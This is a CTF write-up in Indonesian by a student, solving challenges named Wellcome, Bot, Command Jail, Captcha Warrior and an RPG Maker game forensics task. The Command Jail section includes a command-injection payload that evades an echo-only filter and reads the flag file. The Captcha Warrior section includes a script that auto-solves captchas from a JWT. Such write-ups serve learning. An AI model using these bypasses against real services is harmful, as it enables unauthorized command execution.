
Write – Up Lappung CTF

Yulius Wijaya

SMA Bodhisattva

Daftar Isi


1. Misc
   - Wellcome



Di sini kita di berikan deskripsi. di deskripsi berkata score bersifat dinamis dan jangan DDOS dan BRUTE FORCE oke saya mengerti

Flag : *LappungCTF{Read_Th3_rul3_and_W3lc0m3_t0_LappungCTF2.0}*

- Bot




Nah di sini setelah saya analisis di desk nya kan dia bilang aku dengar sebuah bot yang keren ya dan disitu aku berpikir di di grup lappung ctf kan ada bot Bernama lappu-chan dan ada Cuma 1 bot di dalam grup itu sedangkan aku tidak join grup discord dan aku mencoba ke whatsapp untuk mengecek bot itu dan saya iseng menggunakan command di dalam bot itu.

Dan dapat flag nya.

Flag : *LappungCTF{hello_my_name_is_lappu-chan_^^}*

- Command Jail



Oke saya di berikan disini sebuah nc tapi saya ga terlalu fokus sama nc nya tapi saya buka file app.py nya

```python
import os, pwd, re
import socketserver, signal
import subprocess

PORT = int(os.environ.get("CMDJAIL_PORT", "9004"))

blocked_commands = os.popen("ls /bin").read().split("\n")
blocked_commands.remove("echo")

def check_echo(cmd):
    z = cmd
    parsed = cmd.split()
    if not "echo" in parsed:
        return False
    else:
        if ">" in parsed:
            return False
        else:
            parsed = cmd.replace("(", " ").replace(")", " ").replace("|"," ").replace("&", " ").replace(";"," ").replace("<"," ").r
            for i in range(len(parsed)):
                if parsed[i] in blocked_commands:
                    return False
            return True

def cmdjail_backend(req):
    req.sendall(b'Welcome to CommandJail v1.1\n')
    req.sendall(b'Rules: Only echo is allowed.\n')
```

```
            return True

def cmdjail_backend(req):
    req.sendall(b'Welcome to CommandJail v1.1\n')
    req.sendall(b'Rules: Only echo is allowed.\n')
    while True:
        req.sendall(b'Please input command: ')
        z = req.recv(4096).strip(b'\n').decode()
        print(z)
        if z:
            if check_echo(z):
                try:
                    output = os.popen(z).read()
                except Exception:
                    output = "ERR: exec error"
                req.sendall((output + '\n').encode())
            else:
                req.sendall(b"ERR: only echo allowed.\n\n")
        else:
            req.sendall(b"Where\'s the command.\n\n")

class incoming(socketserver.BaseRequestHandler):
    def handle(self):
        signal.alarm(1500)
        req = self.request
        cmdjail_backend(req)
```


```
class incoming(socketserver.BaseRequestHandler):
    def handle(self):
        signal.alarm(1500)
        req = self.request
        cmdjail_backend(req)


class ReusableTCPServer(socketserver.ForkingMixIn, socketserver.TCPServer):
    pass


def main():
    uid = pwd.getpwnam('ctf')[2]
    os.setuid(uid)
    socketserver.TCPServer.allow_reuse_address = True
    server = ReusableTCPServer(("0.0.0.0", PORT), incoming)
    server.serve_forever()

if __name__ == '__main__':
    main()
```

Saya mencoba menbaca logika disini


- ✓ Si blocked_commands = os.popen("ls /bin").read().split("\n") daftar nama file di /bin, sebagai array string.
- ✓ Kemudian blocked_commands.remove("echo") keluarkan echo dari daftar (agar echo boleh dipakai).
- ✓ Saat terima input z dari client, fungsi check_echo(z) dijalankan:
    - parsed = cmd.split() (split berdasarkan spasi).
    - Jika token echo tidak ada di parsed → langsung return False.
    - Jika token ">" ada di parsed → return False. (hanya pengecekan untuk > di sini).
    - Lalu buat parsed = cmd.replace("(", " ").replace(")", " ")... — mengganti banyak karakter spesial menjadi spasi, terus split() lagi.
    - Loop setiap token hasil replace; jika ada token yang sama persis dengan salah satu blocked_commands return False.

- Jika semua lolos → return True.
- Jika check_echo(z) mengembalikan True, server menjalankan os.popen(z).read() — menjalankan seluruh string lewat shell.


oke coba iseng iseng terlebih dahulu



Oke command nya di tolak di sini :v.



oke karena di tolak dan tidak mau keluarin apa apa jadi saya coba tanya ai sedikit ini kenapa di tolak melulu gtu kan oke karena katanya validator input menolak command yang saya buat jadi saya coba untuk echo $bin/*




Oke Ketika saya coba command yang tadi mengeluarkan sebuah output ini semua jadi saya fokus ke aj3 yang flag itu. Dan saya mencoba payload command ini echo $(python3 -c "import os; print(os.popen('cat /aj3x9qpl-flag.txt').read())")

Dan akhirnya dapet

Flag : *LappungCTF{h0w_do_U_kn0w_to_bYpas5_th1s_eCHommand_92b6ae38}*


- Captcha Warrior

Saya di berikan link tapi setelah lihat web nya



Da lah disini saya di berikan web captcha dan kita harus masukkan captcha 1 per 1 dan ini harus menggunakan kan ini ga logis gtu kan 100 captcha dalam 5 menit jadi saya harus buat solver.

Tapi sebelum buat solver saya coba ingin melihat souce code nya.



Script ini dipakai untuk **menjalankan game atau tantangan berbasis CAPTCHA** — pengguna harus menjawab sejumlah CAPTCHA dengan benar dalam waktu tertentu.

Backend-nya (server API) menyediakan endpoint seperti:

/api/start

/api/captcha

/api/submit

/api/reset


```python

        otp = get_otp(cookie)
        if not otp:
            print("Tidak ada captcha di JWT.")
            break

        print(f"[{i:03}] OTP = {otp}")
        try:
            resp = sess.post(f"{URL}/api/submit", json={"answer": otp}).json()
        except Exception as e:
            print(f"Request error: {e}")
            continue

        print("  ->", resp)
        if resp.get("done"):
            print("🎉 Flag:", resp.get("flag"))
            break

        time.sleep(0.05)


if __name__ == "__main__":
    main()

```

Dan saya jalankan script ini dan akhirnya dapat flagnya.

```
[088] OTP = VTpUg
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 12, 'solved': 88, 'time_left': 276}
[089] OTP = KsQbn
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 11, 'solved': 89, 'time_left': 276}
[090] OTP = btr7H
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 10, 'solved': 90, 'time_left': 275}
[091] OTP = xzHPs
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 9, 'solved': 91, 'time_left': 275}
[092] OTP = srjND
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 8, 'solved': 92, 'time_left': 275}
[093] OTP = fV5fB
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 7, 'solved': 93, 'time_left': 275}
[094] OTP = Ea8EJ
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 6, 'solved': 94, 'time_left': 274}
[095] OTP = SGSxD
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 5, 'solved': 95, 'time_left': 274}
[096] OTP = ezjwH
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 4, 'solved': 96, 'time_left': 274}
[097] OTP = KGcGP
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 3, 'solved': 97, 'time_left': 273}
[098] OTP = VFhFd
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 2, 'solved': 98, 'time_left': 273}
[099] OTP = eSvgJ
  -> {'correct': True, 'done': False, 'flag': None, 'remaining': 1, 'solved': 99, 'time_left': 273}
[100] OTP = dXCAd
  -> {'correct': True, 'done': True, 'flag': 'LappungCTF{i_h0pe_u_d0_iT_m4nuaLly_h3h3}', 'remaining': 0, 'solved': 100, 'time_left
': 273}
🎉 Flag: LappungCTF{i_h0pe_u_d0_iT_m4nuaLly_h3h3}
```

Flag : *LappungCTF{i_h0pe_u_d0_iT_m4nuaLly_h3h3}*

- Fate Granblue Order




Oke disini file nya sudah saya download dari kemarin sebelum lomba di mulai kurang pw nya saja jadi Ketika saya buka saya ini Adalah sebuah game jadi coba saya liat terlebih dahulu melihat game nya seperti apa disini.


Disini saya Sudah masuk ke in game nya jadi saya coba new game terlebih dahulu.

Edan bagus cuy ga bikin patah patah ringan ini gamenya :v. coba saya ingin seperti apa ini game nya.


Dan yess saya kalah udah biasa :V. dari game tadi saya kek tidak notice apa apa gtu jadi aku lewatin saja karena saya ga bisa main game kek bgtuan hehe.
Jadi coba saya analisis gunain document file si fate grandblue order aja. Dan saya baca 1 per 1 data di dalam folder itu




Disini tidak ada apa apa dan tidak ada yang mencurigakan disini. Di swiftshader juga tidak ada apa apa.




Disini sebenernya saya udah buka 1 isi nya tidak ada apa apa juga. Coba saya pindah folder www. Jadi saya coba menganalisis 1 per 1.




Dari sini saya curiga di folder data karean biasanya mereka menyimpan data disana jadi saya coba buka terlebih dahulu itu folder data.
Saya menemukan hal aneh disini




Ini apa ya kata aku bilang akhirnya saya simpan dulu ke notepad. Setelah dari sana tidak ada yang menarik. Jadi aku pindah ke img karena aku curiga pasti folder ini nyimpan sesuatu yang sangat mantap. Sebenernya saya bingung file rpgmvp ini apay a akhirnya aku coba tanya ai ini file apa katanya file png yang dienkripsi katanya. Jadi aku coba cari tools untuk mendecrypt file rpgmvp itu Dan saya menemukan tools nya yaitu petschkos. Oke langsung saja saya coba decypt semua.



Hm karena terbuang sia sia waktu saya jadi saya ambil file dari tiap 1 folder masing masing biar cepet.




Dan akhirnya saya nyentuh di www/data/img/pictures Dimana Ketika saya decrypt ketemu sebuah part 1 flag disini. Oke kita ketemu part 1 nya sekarang kita decrypt yang p2 kita coba decrypt.



Dan yap ketemu di part 2 nya jadi

Flag : *LappungCTF{is3kale_y0uk0so_3df12c}*

